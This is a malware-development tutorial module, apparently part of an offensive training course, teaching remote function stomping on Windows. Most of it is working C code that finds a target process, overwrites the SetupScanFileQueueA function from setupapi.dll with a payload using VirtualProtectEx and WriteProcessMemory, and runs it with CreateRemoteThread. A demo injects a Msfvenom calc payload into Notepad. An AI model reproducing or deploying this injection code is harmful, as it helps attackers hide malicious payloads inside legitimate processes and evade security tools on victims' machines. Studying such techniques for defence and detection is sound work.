

Remote Function Stomping Injection

Introduction

The previous module introduced function stomping on the local address space of the process. In this module, the same implementation logic will be used to inject code into a remote process.

Remote Function Stomping

The DLLs that implement Windows API functions are shared across all processes that use them, therefore, the functions within the DLL have the same address in each process. However, the address of the DLL itself will differ between processes due to the different virtual address spaces. This means that while the address of the target function remains constant across different processes, the DLL which exports these functions may not be the same.

For example, two processes, A and B, will be sharing `Kernel32.dll` but the address of the DLL may be different within each process due to [Address Space Layout Randomization](#). However, `VirtualAlloc`, which is exported from `Kernel32.dll`, will have the same address in both processes.

It is important to note that in order for function stomping to be performed remotely, the DLL that exports the targeted function must already be loaded into the target process. For example, to target the `SetupScanFileQueueA` function in a remote function, which is exported from `Setupapi.dll`, that DLL must already be loaded into the target process. If the remote process does not have `Setupapi.dll` loaded, the `SetupScanFileQueueA` function will not be present in the target process, resulting in an attempt to write to an address that does not exist.

Remote Function Stomping Code

The following code is similar to the local function stomping code, however, it uses different WinAPI functions to carry out code injection.

```
#define SACRIFICIAL_DLL "setupapi.dll"
#define SACRIFICIAL_FUNC "SetupScanFileQueueA"

// ...

BOOL WritePayload(HANDLE hProcess, PVOID pAddress, PBYTE pPayload, SIZE_T
sPayloadSize) {

    DWORD dwOldProtection = NULL;
    SIZE_T sNumberOfBytesWritten = NULL;
```

```

        if (!VirtualProtectEx(hProcess, pAddress, sPayloadSize,
PAGE_READWRITE, &dwOldProtection)) {
            printf("[!] VirtualProtectEx [RW] Failed With Error : %d
\n", GetLastError());
            return FALSE;
        }

        if (!WriteProcessMemory(hProcess, pAddress, pPayload, sPayloadSize,
&sNumberOfBytesWritten) || sPayloadSize != sNumberOfBytesWritten){
            printf("[!] WriteProcessMemory Failed With Error : %d \n",
GetLastError());
            printf("[!] Bytes Written : %d of %d \n",
sNumberOfBytesWritten, sPayloadSize);
            return FALSE;
        }

        if (!VirtualProtectEx(hProcess, pAddress, sPayloadSize,
PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
            printf("[!] VirtualProtectEx [RWX] Failed With Error : %d
\n", GetLastError());
            return FALSE;
        }

        return TRUE;
    }

}

int wmain(int argc, wchar_t* argv[]) {

    HANDLE          hProcess          = NULL,
                   hThread            = NULL;
    PVOID           pAddress          = NULL;
    DWORD           dwProcessId       = NULL;

    HMODULE          hModule          = NULL;

    if (argc < 2) {
        wprintf(L"[!] Usage : \"%s\" <Process Name> \n", argv[0]);
        return -1;
    }

    wprintf(L"[i] Searching For Process Id Of \"%s\" ... ", argv[1]);
    if (!GetRemoteProcessHandle(argv[1], &dwProcessId, &hProcess)) {

```

```

        printf("[!] Process is Not Found \n");
        return -1;
    }
    printf("[+] DONE \n");
    printf("[i] Found Target Process Pid: %d \n", dwProcessId);

    printf("[i] Loading \"%s\"... ", SACRIFICIAL_DLL);
    hModule = LoadLibraryA(SACRIFICIAL_DLL);
    if (hModule == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n",
GetLastError());
        return -1;
    }
    printf("[+] DONE \n");

    pAddress = GetProcAddress(hModule, SACRIFICIAL_FUNC);
    if (pAddress == NULL) {
        printf("[!] GetProcAddress Failed With Error : %d \n",
GetLastError());
        return -1;
    }
    printf("[+] Address Of \"%s\" : 0x%p \n", SACRIFICIAL_FUNC,
pAddress);

    printf("[#] Press <Enter> To Write Payload ... ");
    getchar();
    printf("[i] Writing ... ");
    if (!WritePayload(hProcess, pAddress, Payload, sizeof(Payload))) {
        return -1;
    }
    printf("[+] DONE \n");

    printf("[#] Press <Enter> To Run The Payload ... ");
    getchar();

    hThread = CreateRemoteThread(hProcess, NULL, NULL, pAddress, NULL,
NULL, NULL);
    if (hThread != NULL)

```

```

        WaitForSingleObject(hThread, INFINITE);

printf("[#] Press <Enter> To Quit ... ");
getchar();

return 0;
}


```

Demo


Targeting Notepad.exe process.

The screenshot displays a Windows desktop environment. At the top, a Notepad window titled 'Untitled - Notepad' is open. Below it, the Windows Task Manager is running, showing the 'Processes' tab. Two processes are listed: 'RemoteFunctionStomping.exe' with PID 19484 and 'Notepad.exe' with PID 22924. The PID 22924 is highlighted with a red box. At the bottom, a Windows PowerShell window is open, showing the command `.\RemoteFunctionStomping.exe notepad.exe` and its output. The output includes the message `[i] Found Target Process Pid: 22924`, which is also highlighted with a red box.


Retrieving SetupScanFileQueueA's address.



The original bytes of the SetupScanFileQueueA function.



Replacing the function's bytes with the Msfvenom calc payload.



Running the payload.

